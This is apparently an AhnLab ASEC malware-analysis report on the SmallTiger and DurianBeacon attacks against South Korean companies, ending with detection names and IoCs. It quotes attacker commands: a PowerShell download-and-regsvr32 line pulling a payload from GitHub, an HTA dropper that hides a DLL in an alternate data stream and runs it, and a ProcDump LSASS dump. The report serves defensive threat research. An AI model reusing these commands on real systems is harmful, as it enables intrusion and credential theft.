SmallTiger Malware Used in Attacks Against South Korean Businesses (Kimsuky and Andariel)

By ASEC ⋮⋮ 6/11/2024

AhnLab SEcurity intelligence Center (ASEC) is responding to recently discovered cases that are using the SmallTiger malware to attack South Korean businesses. The method of initial access has not yet been identified, but the threat actor distributed SmallTiger into the companies' systems during the lateral movement phase. South Korean defense contractors, automobile part manufacturers, and semiconductor manufacturers are some of the confirmed targets.

The attacks were first found in November 2023, and the malware strains found inside the affected systems seemed to indicate that the Kimsuky group was utilizing their typical method. However, instead of taking an orthodox Kimsuky group approach, the threat actor exploited the software updater programs of the companies during the internal propagation phase. Furthermore, it is noteworthy that the backdoor malware installed at the end is DurianBeacon, a malware strain found in Andariel's past attack cases.

The same threat actor resumed attacks in February 2024, and the malware distributed at the end was replaced with a downloader named SmallTiger. The malware was still being used in attacks as of May 2024.

1. DurianBeacon Attack Case

The cases of attacks using the MultiRDP malware and Meterpreter were found in November 2023. The malware classified as MultiRDP patches the memory of the currently running remote desktop service so that multiple users can connect with remote desktop protocol (RDP). The threat actor can utilize it to log into the affected system without the user realizing it, and it is a method the Kimsuky group deploys. Meterpreter is a backdoor malware strain provided by Metasploit, a penetration tester framework. It supports features similar to Cobalt Strike such as command execution, information theft, and lateral movement that can be used to seize control of company networks.

Target Type	File Name	File Size	File Path
Target	m.dat	5.18 MB	%ALLUSERSPROFILE%\m.dat
Current	powershell.exe	480 KB	%SystemRoot%\system32\windowspowershell\v1.0
Parent	cmd.exe	316 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	regsvr32.exe	44 KB	%SystemRoot%\system32\regsvr32.exe

Process	Module	Target	Behavior	Data
powershell.exe	N/A	N/A	Downloads executable file	http://my.shoping.kro.kr/m.da m.dat

Figure 1. MultiRDP installed via a PowerShell command

Inside the system, another malware was installed via the company's software updater program. The malware installed at the end was DurianBeacon RAT, which was found in Andariel's past attacks. In addition, the attack technique used when distributing malware is similar to the one the Andariel group has been using.

The malware first installed during the internal propagation phase is a dropper that decrypts three files that exist in the resource and installs them using a service named "mozillasvcone". "%SystemDirectory%\mozillasvcone.dll", the file executed via the "mozillasvcone" service, loads a DLL created in the "%SystemDirectory%\0OGPWm4uRZ0CAkHZ9o\c0FcEpj86LSNmZ5.dll" path and calls the RyXmqIUMXViyw6Uvkf() function. "c0FcEpj86LSNmZ5.dll" reads the encrypted data files created inside the "%SystemDirectory%\OQAuagarc0wDTo\mNyKQBP3vV4uX" path and decrypts the files to execute them inside the memory.

The DurianBeacon that is ultimately executed in the memory is the updated version of DurianBeacon that was mentioned in the ASEC Blog article "Analysis of Andariel's New Attack Activities." [1] The updated version is also developed in the Go language and uses the SSL protocol to communicate with the C&C server.

```
.rdata:00000000006CFED3 aGDevGoDurianbe db 'G:/Dev/Go/DurianBeacon/Command.go',0
.rdata:00000000006CFED3                                         ; DATA XREF: .rdata:00000000006CAA64↑o
.rdata:00000000006CFEF5 aGDevGoDurianbe_0 db 'G:/Dev/Go/DurianBeacon/SSL.go',0
.rdata:00000000006CFEF5                                         ; DATA XREF: .rdata:00000000006CAAD8↑o
.rdata:00000000006CFF13 aGDevGoDurianbe_1 db 'G:/Dev/Go/DurianBeacon/Utils.go',0
.rdata:00000000006CFF13                                         ; DATA XREF: .rdata:00000000006CAB94↑o
.rdata:00000000006CFF33 aGDevGoDurianbe_2 db 'G:/Dev/Go/DurianBeacon/main.go',0
.rdata:00000000006CFF33                                         ; DATA XREF: .rdata:00000000006CAB98↑o
```

```
.rdata:00000000006BE880 aFWorkWorkMainW db 'F:/Work/work/main_work/hackwork/hackingtool/rat/durian/durian_2.0'
.rdata:00000000006BE880                                         ; DATA XREF: .rdata:00000000006B9560↑o
.rdata:00000000006BE8C1                 db '/client/Command.go',0
.rdata:00000000006BE8D4 aFWorkWorkMainW_0 db 'F:/Work/work/main_work/hackwork/hackingtool/rat/durian/durian_2.0'
.rdata:00000000006BE8D4                                         ; DATA XREF: .rdata:00000000006B95D0↑o
.rdata:00000000006BE915                 db '/client/SocksClient.go',0
.rdata:00000000006BE92C aFWorkWorkMainW_2 db 'F:/Work/work/main_work/hackwork/hackingtool/rat/durian/durian_2.0'
.rdata:00000000006BE92C                                         ; DATA XREF: .rdata:00000000006B9698↑o
.rdata:00000000006BE96D                 db '/client/Utils.go',0
.rdata:00000000006BE97E aFWorkWorkMainW_1 db 'F:/Work/work/main_work/hackwork/hackingtool/rat/durian/durian_2.0'
.rdata:00000000006BE97E                                         ; DATA XREF: .rdata:00000000006B95E0↑o
.rdata:00000000006BE9BF                 db '/client/SSL.go',0
.rdata:00000000006BE9CE aFWorkWorkMainW_3 db 'F:/Work/work/main_work/hackwork/hackingtool/rat/durian/durian_2.0'
.rdata:00000000006BE9CE                                         ; DATA XREF: .rdata:00000000006B96A0↑o
```

Figure 2. Comparing the past and the present versions

Like the previous version, DurianBeacon sends the infected system's IP information, user name, desktop name, architecture, and file names before awaiting commands after the initial access. When a command is sent, it returns a result. The difference is that the commands 0x10 and 0x12 were added for the roles of self-deletion and Socks Proxy.

Command	Feature
0x00	Hibernate
0x01	Interval
0x02	Execute PowerShell commands
0x03	Look up directory
0x04	Drive information
0x05, 0x06, 0x07, 0x08	Upload files
0x09, 0x0A, 0x0B	Download files
0x0C	Create directories
0x0D	Delete file
0x0E	Run commands
0x0F	Terminate
0x10	Auto-delete
0x12	Socks Proxy

Table 1. The list of DurianBeacon commands

It appears that the threat actor distributed DurianBeacon inside the target companies to control their inner infrastructures after the initial access and used the malware to steal information.

2. SmallTiger Attack Case #1

Since February 2024, there have been confirmed cases in which the same threat actor abused different software in their attack. The malware in the form of DLL is ultimately installed during the internal propagation phase. It is a downloader that accesses the C&C server to download a payload and executes it inside the memory. The downloader malware in this case is classified as SmallTiger based on the name of the DLL given by the developer (threat actor).



Figure 3. SmallTiger, the name the threat actor gave to the DLL file

The threat actor also installed Mimikatz and ProcDump during the infiltration stage and dumped the memory of the LSASS process using the ProcDump tool to hijack the infected system's credentials.


```
"targetProcess": {
  "imageInfo": {
    "fileObj": {
      "fileName": "procdump.exe",
      "filePath": "%SystemRoot%\\temp\\procdump.exe",
      "fileSize": 791960,
    },
    "commandLine": "procdump.exe  -ma lsass.exe lsa"
  }
},
"currentProcess": {
  "imageInfo": {
    "fileObj": {
      "fileName": "cmd.exe",
      "filePath": "%SystemRoot%\\syswow64\\cmd.exe",
      "fileSize": 236544,
    }
  }
},
"parentProcess": {
  "imageInfo": {
    "fileObj": {
      "fileName": "b[redacted]gent.exe",
      "filePath": "%SystemRoot%\\syswow64\\[redacted]\\b[redacted] agent.exe",
      "fileSize": 3866136,
    }
  }
```

Figure 4. The ProcDump commands that were found during the attack stage

In this case, the malware that steals the information from NirSoft's WebBrowserPassView and web browser was also discovered. It is a command line tool similar to WebBrowserPassView in that it extracts and shows the account and history information saved in Google Chrome, Firefox, and Internet Explorer.



Figure 5. Web browser account information stealer confirmed in the attack phase

3. SmallTiger Attack Case #2

Unlike in November 2023 where the threat actor used a dropper that creates DurianBeacon, a downloader with the same name (j******n.exe) was used in April 2024. The malware downloads a malicious JavaScript from the C&C server using the mshta command and runs it. The downloaded JavaScript creates a payload that is included internally at the “C:/Users/Public/printsys.dll:mdata” path—the alternate data stream (ADS) area—and runs it using rundll32. As a result, SmallTiger is created.

```
<script language="javascript">
window.resizeTo(0,0);
try
{
    var fsObject=new ActiveXObject('Scripting.FileSystemObject');
    var wsExec = new ActiveXObject('WScript.Shell');

    var filePath = "C:/Users/Public/printsys.dll:mdata";

    var fileHanddle=fsObject.CreateTextFile(filePath,true);
    fileHanddle.Write('MZ');
    fileHanddle.Close();

    var dataBin = [
    0x90, 0x00, 0x03, 0x00, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00,
    0xFF, 0xFF, 0x00, 0x00, 0xB8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
```

```
    0x00, 0x00, 0x00, 0x00

];
    len = dataBin.length;
    content = "";
    for (i=0; i<len - 1; i=i+2)
    {
        content += String.fromCharCode(dataBin[i] + dataBin[i+1]*256);
    }
    fileHanddle = fsObject.OpenTextFile(filePath,8,false,-1);
    fileHanddle.Write(content);
    fileHanddle.Close();

    if (i == (len -1))
    {
        fileHanddle=fsObject.OpenTextFile(filePath,8,false);
        fileHanddle.Write('\0');
        fileHanddle.Close();
    }
    wsExec.Run("rundll32.exe " + filePath + ", @DllMain");
```

Figure 6. The mshta commands that install SmallTiger in the ADS area

In May 2024, GitHub was used instead of the usual C&C server to distribute SmallTiger. “pk.dll” is the file that is installed at the end, and it is the SmallTiger malware just like the past attack cases.

Target Type	File Name	File Size	File Path
Target	pk.dll	3.38 MB	%SystemDrive%\users\%ASD%\pk.dll
Current	powershell.exe	440 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
Parent	cmd.exe	316 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	[redacted]	3.2 MB	%SystemRoot%\downloaded program files\[redacted]


```
"targetProcess": {
  "imageInfo": {
    "fileObj": {
      "fileName": "cmd.exe",
      "filePath": "%SystemRoot%\\system32\\cmd.exe",
      "fileSize": 323584,
    },
    "commandLine": "/c powershell.exe -Exec Bypass -C \"(New-Object System.Net.Webclient).DownloadFile('https://raw.githu
phantom5201314/google/main/kiss','C:\\Users\\%ASD%\\pk.dll');regsvr32.exe C:\\Users\\%ASD%\\pk.dll\""
  }
},
"currentProcess": {
  "imageInfo": {
    "fileObj": {
      "fileName": "[redacted]",
      "filePath": "%SystemRoot%\\downloaded program files\\[redacted]",
      "fileSize": 3350528,
    }
  }
},
```


Figure 7. The malware that downloads additional payloads from GitHub



Figure 8. The GitHub address of the threat actor where the malware was uploaded

4. Conclusion

Since November 2023, ASEC has confirmed cases of attacks targeting South Korean companies that led to SmallTiger's distribution. The first case used DurianBeacon—employed by the Andariel group in the past—as the final payload, but it was found alongside malware strains that the Kimsuky group used in its previous attacks. The attacker has been using a different strain of malware named SmallTiger since February 2024.

Users must be particularly cautious against attachments in emails from unknown sources and executable files downloaded from web pages. Additionally, security administrators in companies must enhance the monitoring of security programs and apply patches for any security vulnerabilities in security. Users should also apply the latest

patch for OS and programs such as Internet browsers, and update V3 to the latest version to prevent malware infection in advance.

File Detection

– Data/BIN.Encoded (2024.05.07.02)
– Downloader/HTA.Agent.SC199444 (2024.05.02.00)
– Downloader/Win.SmallTiger.R648273 (2024.05.15.01)
– Downloader/Win.Agent.R648272 (2024.05.15.01)
– Downloader/Win.SmallTiger.R648174 (2024.05.14.01)
– Downloader/Win.SmallTiger.R647319 (2024.05.07.01)
– Downloader/Win.SmallTiger.R646830 (2024.05.01.03)
– Malware/Win.Agent.R628198 (2023.12.18.02)
– Dropper/Win.Agent.R626614 (2023.12.05.00)
– Trojan/Win.Agent.R626616 (2023.12.05.00)
– Trojan/Win.Agent.R626617 (2023.12.05.00)
– Backdoor/Win.Iedoor.R625563 (2023.11.27.03)
– Trojan/Win.Generic.R577010 (2023.05.15.02)
– Trojan/Win32.RL_Mimikatz.R290617 (2019.09.09.01)
– Trojan/Win32.RL_AgentTesla.C4181110 (2020.08.16.06)
– HackTool/Win.PassViewer.C5353355 (2023.01.08.03)
– Downloader/Win.Agent.C5617482 (2024.05.01.03)
– Downloader/Win.SmallTiger.C5617497 (2024.05.02.00)
– Downloader/Win.SmallTiger.C5617498 (2024.05.02.00)
– Trojan/Win.AndarDowner.C5619183 (2024.05.07.01)
– Downloader/Win.SmallTiger.C5621202 (2024.05.13.00)
– Downloader/Win.Agent.C5621403 (2024.05.13.02)
– Downloader/Win.Agent.C5621517 (2024.05.14.01)
– Downloader/Win.SmallTiger.C5623714 (2024.05.21.01)
– Downloader/Win.SmallTiger.C5623717 (2024.05.21.01)
– Downloader/Win.SmallTiger.C5623718 (2024.05.21.01)
– Infostealer/Win.Agent.C5623997 (2024.05.21.03)

Behavior Detection

– DefenseEvasion/MDP.Event.M1423
– Execution/MDP.Powershell.M1185
– InitialAccess/MDP.Powershell.M1197
– Execution/MDP.Ngrok.M4615

IoCs

MD5s

DurianBeacon Case #1

– 48d53985cefb9029feb349bcd514c444: MultiRDP malware (m.dat) – Kimsuky
– d6a38ffdbac241d69674fb142a420740: MultiRDP malware (m.dat) – Kimsuky
– 232046aff635f1a5d81e415ef64649b7: Meterpreter (setting.dat) – Kimsuky
– e582bd909800e87952eb1f206a279e47: Meterpreter (sevice.db) – Kimsuky
– 2a60348bd0fb2b5fadeb2a691c921370: DurianBeacon dropper (j******n.exe)
– 5e7acd7bf25dd7ef69bd76cbf7e96819: DurianBeacon loader (mozillasvcone.dll)
– 49070c554161628b85157423611fb764: DurianBeacon loader (c0FcEpj86LSNmZ5.dll)
– 2ab94919a1201f5fb4d2173405f3cfac: DurianBeacon – encoded (mNyKQBP3vV4uX)

SmallTiger Case #1

– 88f7dd7c62cd5d24c2b837e006c01919: SmallTiger (B**Print.dll)
– 0be7d0975d3d81403d16ba4c4c9c7bf8: SmallTiger (B**Print.dll)
– 188f289206c3a945d670f29400d9f77f: SmallTiger (B**Print.dll)
– 9e1203bbd0b90461022b66d9e9197cc9: SmallTiger (bfsvrc.exe)
– f873e1ffac39818f4dd86b17843f9351: SmallTiger (B**Print.dll)
– ffb29b1cd4e0ffa1f96df9514711fefc: SmallTiger (1715874253290.exe)
– 2a66a7ada05eb52f1776838b3dce5d06: WebBrowser Stealer (splmgr32.exe)
– 57445041f7a1e57da92e858fc3efeabe: WebBrowserPassView

SmallTiger Case #2

– 751229f1aed80d2a5097010118d11152: SmallTiger dropper (nav.html)
– 7327039d79843587b76af435e7ac27cd: SmallTiger downloader (j******n.exe)
– ee1db63be5d5ee0938d98e6a3d8094db: SmallTiger downloader (j******n.exe)
– fc8eb59d39dc5a3ee7cf231c76f2e606: SmallTiger downloader (j******n.exe)
– 9c184826f3204461ae0a08dbc825473b: SmallTiger downloader (j******n.exe)
– 461024c289d60c40093b82eed59afff9: SmallTiger downloader (j******n.exe)
– 0859f9666e0428447451c036a38057f6: SmallTiger downloader (j******n.exe)
– 9283c404ec0e6f6e13780722f17e8acb: SmallTiger (printsys.dll)

– 2766fcf5fa81a2877864a07ef306cde4: SmallTiger (printk.dll)
– 5e287812438655b76132a904e340c023: SmallTiger (kiss)
– 2b8fabd12a20fd4a6b5b426dca916f68: SmallTiger (kiss)
– 1210ff921922f2e27db4feae9fe63394: SmallTiger (kiss)
– afe4a8291fb1d6a050a657b1d6d0f650: SmallTiger (top.png)
– 383e179513166b4869992072829f0ffb: SmallTiger (top.png)
– e930b05efe23891d19bc354a4209be3e: Mimiktaz (bmsrec.exe)
– c08e276205ed88e7fecf8c0914453702: AMSI Bypass (am.dll)

C&C Servers

DurianBeacon Case #1

– 104.168.145[.]83:993: Meterpreter – Kimsuky
– 38.110.1[.]69:993: Meterpreter – Kimsuky
– www[.]yah00.o-r[.]kr:53: DurianBeacon

SmallTiger Case #1

– www[.]aslark.kro[.]kr:1433: SmallTiger
– www[.]aslark1.kro[.]kr:1433: SmallTiger
– www[.]lazor.kro[.]kr:443: SmallTiger
– www[.]devf.n-e[.]kr:443: SmallTiger
– www[.]lazor.kro[.]kr:53: SmallTiger
– www[.]lfgu.n-e[.]kr:53: SmallTiger
– www[.]lazor.kro[.]kr:3306: SmallTiger
– www[.]luvb.n-b[.]kr:3306: SmallTiger

SmallTiger Case #2

– www[.]navver.o-r[.]kr:53: SmallTiger
– w3.navver.o-r[.]kr:53: SmallTiger
– www[.]kepir.p-e[.]kr:53: SmallTiger
– www[.]kepir.p-e[.]kr:1521: SmallTiger

Download URLs

DurianBeacon Case #1

– hxxp://my.shoping.kro[.]kr/setting.dat: Meterpreter – Kimsuky
– hxxp://my.shoping.kro[.]kr/m.dat: MultiRDP – Kimsuky
– hxxp://my.shoping.kro[.]kr/ng.db: Ngrok – Kimsuky
– hxxp://91.228.218[.]7/: Disguised downloader
– hxxp://38.110.1[.]69/: Disguised downloader
– hxxp://www.yah00.o-r[.]kr/: Disguised downloader

SmallTiger Case #2

– hxxp://www.navver.o-r[.]kr/: Disguised downloader
– hxxp://w3.navver.o-r[.]kr/: Disguised downloader
– hxxp://www.kepir.p-e[.]kr/: Disguised downloader
– hxxp://kevinblog.ddns[.]net/: Disguised downloader
– hxxp://104.36.229[.]179/: Disguised downloader
– hxxp://www.navver.o-r[.]kr/nav.html: Dropper script
– hxxp://w3.navver.o-r[.]kr/bbs.html: Dropper script
– hxxps://raw.githubusercontent[.]com/phantom5201314/google/main/nav.html: SmallTiger dropper
– hxxps://raw.githubusercontent[.]com/phantom5201314/google/main/kiss: SmallTiger
– hxxps://raw.githubusercontent[.]com/phantom5201314/google/main/top.png: SmallTiger
– hxxp://104.36.229[.]179/am.dll: AMSI Bypass